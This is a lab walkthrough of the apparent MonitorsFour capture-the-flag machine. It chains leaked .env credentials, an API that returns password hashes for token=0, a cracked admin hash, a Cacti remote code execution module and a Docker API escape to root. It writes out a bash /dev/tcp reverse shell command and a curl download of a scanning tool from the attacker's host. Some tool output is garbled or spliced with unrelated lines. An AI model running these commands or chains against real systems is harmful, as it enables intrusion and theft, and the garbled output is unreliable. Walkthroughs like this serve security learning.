

Monitorsfour

1. Scanning

1. The scan showed that port 80 was open and port 5985 showed that it is a windows machine

```
kali㉿kali: ~
```

```
2026-02-07 14:44:34 GDG61 remote_host_ipv6=n/a remote_port=0 state=open
└─(kali㉿kali)-[~] net route -o best_gw query: dst 8.8.8.8
└─$ sudo nmap -sV 10.129.21.148 -p- --script=st-gw result: via fe80::fad2:acff:feb2:bc76 dev eth0
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-07 14:46 -0500
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan dev eth0
SYN Stealth Scan Timing: About 3.90% done; ETC: 14:54 (0:06:59 remaining)
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.82% done; ETC: 14:50 (0:01:09 remaining)
Nmap scan report for 10.129.21.148
Host is up (0.087s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx  v6.2.1  (httpd/2.4.42)  /dev/tun0
5985/tcp  open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  /dev/tun0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows 10.10.14.1  /dev/tun0
2026-02-07 14:44:34 net_route_v4_add: 10.13.37.0/24 via 10.10.14.1  /dev/tun0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 214.69 seconds
```

2. From dirsearch, a few important file showed, such as the .env, contact and user.

Deeper enumeration showed a lot of APIs and admin pages

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Warning: include/var/www/html/.htaccess failed to read file
Warning: include/var/www/html/.htaccess failed to read file
Output File: /home/kali/reports/http_monitorsfour.htb/_26-02-07_15-26-18.txt
Warning: include() Failed on http://monitorsfour.htb/.htaccess for inclusion (include_path=Target: http://monitorsfour.htb/
```

```
[15:26:18] Starting: [kali㉿kali: ~]
[15:26:25] 200 - 97B - ./env
[15:26:26] 403 - 548B - ./ht_wsr.txt
[15:26:26] 403 - 548B - ./htaccess.orig
[15:26:26] 403 - 548B - ./htaccess.bak1
[15:26:26] 403 - 548B - ./htaccess.sample
[15:26:26] 403 - 548B - ./htaccess.save
[15:26:26] 403 - 548B - ./htaccess_extra
[15:26:26] 403 - 548B - ./htaccess_orig
[15:26:26] 403 - 548B - ./htaccess_sc
[15:26:26] 403 - 548B - ./htaccessBAK
[15:26:26] 403 - 548B - ./htaccessOLD
[15:26:26] 403 - 548B - ./htaccessOLD2
[15:26:26] 403 - 548B - ./html
[15:26:26] 403 - 548B - ./htm
[15:26:26] 403 - 548B - ./htpasswd_test
[15:26:26] 403 - 548B - ./htpasswd
[15:26:26] 403 - 548B - ./httr-oauth
[15:26:54] 200 - 367B - /contact
[15:26:54] 403 - 548B - /controllers/
[15:27:07] 200 - 4KB - /login
[15:27:27] 301 - 162B - /static → http://monitorsfour.htb/static/
[15:27:32] 200 - 35B - /user
[15:27:34] 301 - 162B - /views → http://monitorsfour.htb/views/
```

Task Completed

3. Found a subdomain name Cacti

```
(kali㉿kali)-[~]
$ ffuf -u http://monitorsfour.htb -H "Host: FUZZ.monitorsfour.htb" -w "/usr/share/seclists/Discovery/Web-Content/big.txt" -ac
[+] Starting attack
[!] Warning: Host header is set to 'FUZZ.monitorsfour.htb'. This will result in multiple requests to the same IP address.
[!] Warning: Using a wordlist with many hosts can result in a very slow attack.
[!] Warning: Using a wordlist with many hosts can result in a very slow attack.

[!] Host: Rebecca Manes - Status: 302
[!] Host: Annette Webb-Persons - Status: 302
[!] Host: Hannah Moran - Status: 302
[!] Host: Kieran Hughes - Status: 302
[!] Host: Luke Hamilton - Status: 302
[!] Host: Flat 9 Howard road - Status: 302
[!] Host: 31 Shane haven - Status: 302
[!] Host: 217 Hall forges - Status: 302
[!] Host: Studio 20 - Status: 302
[!] Host: Flat 6 Roberts fort - Status: 302
[!] Host: Flat 32G - Status: 302
[!] Host: 26 Foster plaza - Status: 302
[!] Host: Flat 31N - Status: 302

[+] Method : GET
[+] URL   : http://monitorsfour.htb
[+] Wordlist      : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Header       : Host: FUZZ.monitorsfour.htb
[+] Follow redirects: false
[+] Calibration  : true
[+] Timeout      : 10
[+] Threads     : 40
[+] Matcher      : Response status: 200-299,301,302,307,401,403,405,500

cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 123ms]
:: Progress: [20481/20481] :: Job [1/1] :: 377 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
```

2. Interacting with the application

- Right when I got to the page, those errors show showing the main page index.php and another file Router.php

Not Secure http://monitorsfour.htb

MonitorsFour

Deprecated: Using \${var} in strings is deprecated, use \${var} instead in /var/www/app/index.php on line 6

Deprecated: Using \${var} in strings is deprecated, use \${var} instead in /var/www/app/index.php on line 10

Deprecated: Using \${var} in strings is deprecated, use \${var} instead in /var/www/app/index.php on line 12

Warning: session_start(): Session cannot be started after headers have already been sent in /var/www/app/index.php on line 37

1. Deprecated: Using \${var} in strings is deprecated, use \${var} instead in /var/www/app/Router.php on line 110

- The contact page showed some important errors such as the page and path and file name

monitorsfour.htb/contact monitorsfour.htb/user

Not Secure http://monitorsfour.htb/contact

Warning: include(/var/www/app/views/contact.php): Failed to open stream: No such file or directory in /var/www/app/Router.php on line 110

Warning: include(): Failed opening '/var/www/app/views/contact.php' for inclusion (include_path='.:./usr/local/lib/php') in /var/www/app/Router.php on line 110

- The user page showed some token are missing

Not Secure http://monitorsfour.htb/api/v1/users

{"error": "Missing token parameter"}


- Lastly /.env is a downloadable file that provides information about the database of the application and it provides a user and password

```

DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r

```

- I also found a cacti login page which showed it was running on version 1.2.28 which contained a vulnerability (CVE-2025-24367). For this vulnerability to be exploited it needs to be able to login on the page



- From the user page I tested different values of token which token=0 returned a series of users with passwords

```

[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":320800.00}, {"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":75000.00}, {"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":68000.00}, {"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":83000.00}]

```

- The first user is an admin account which will be targeted, from hash-identifier, the hash is MD5. After cracking it, the password is "wonderful1"
- I was able to login on the cacti page using marcus as username and the password found. (marcus was guessed from the users?token=0 page)
- From that I used the "multi/http/cacti_graph_template_rce" vulnerability on metasploit, I filled all the needed information and got a reverse shell.

```
msf exploit(multi/http/cacti_graph_template_rce) > sessions -i 4
[*] Starting interaction with 4 ...
[*] http://192.168.1.113:3080 : Address already in use
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/cacti
[
```

- After reaching /home/marcus, I was able to retrieve the flag.
 - After checking /etc/resolv.conf, it showed an external server

```
www-data@821fb6a43fa:/etc$ cat resolv.conf
cat resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
www-data@821fb6a43fa:/etc$
```

9. Downloaded fscan to scan this internal ip using curl and made it an executable

```
www-data@821fb6a43fa:/tmp$ curl http://10.10.14.142/fscan -o fscan  
curl http://10.10.14.142/fscan -o fscan.py", line 845, in write  
    % Total % Received % Xferd  Average Speed   Time     Time     Time  Current  
                                  Dload  Upload   Total   Spent    Left  Speed  
100 6933k  100 6933k  0% [Bro] 0 2666k      0  0:00:02  0:00:02  --:--:-- 2666k  
www-data@821fb6a43fa:/tmp$ chmod +x fscan  
chmod +x fscan - [07/Feb/2026 19:31:01] "GET /fscan HTTP/1.1" 200 -  
www-data@821fb6a43fa:/tmp$ █
```

- #### 10. The scan result:

11. Given the fact that port 2375 is running poc-yaml-docker-api-unauthorized-rce, it led to CVE-2025-9074

1. I downloaded the exploit on the windows machine and executed it. The exploit allowed the attacker to execute any command line which I used to get a reverse shell on my

machine.

```
www-data@821fb6a43fa:/tmp$ ./exploit 192.168.65.7 "bash -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'"<sh -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'"\r\n\r\n#####\r\n# Docker API Universal RCE & Audit Tool      #\r\n# Auto-detects OS & Images for Compatibility    #\r\n#####\r\n[*] Using sendfile()\r\n[*] Checking connection to http://192.168.65.7:2375...\r\n[+] Detected OS Type: linux\r\n[i] Linux detected. Mounting host root (/).\r\n[*] Enumerating available images...\r\n[+] Target has image available: docker_setup-nginx-php:latest\r\n[+] Creating container with image: docker_setup-nginx-php:latest\r\n[+] Container ID: 80df1cc1a8a5\r\n[+] Starting container ... [*] 10.12.0.12 cd Desktop\r\n[+] Executing command: bash -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'\r\n\r\n-----\r\n| OUTPUT | [!] This is desktop.ini\r\n-----
```

2. The screenshot below shows the reverse shell was created and the root.txt was located and retrieved.

```
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator# cd Desktop\r\ncd Desktop\r\nroot@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator/Desktop# ls\r\nls\r\ndesktop.ini\r\nroot.txt\r\nroot@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator/Desktop# cat root.txt
```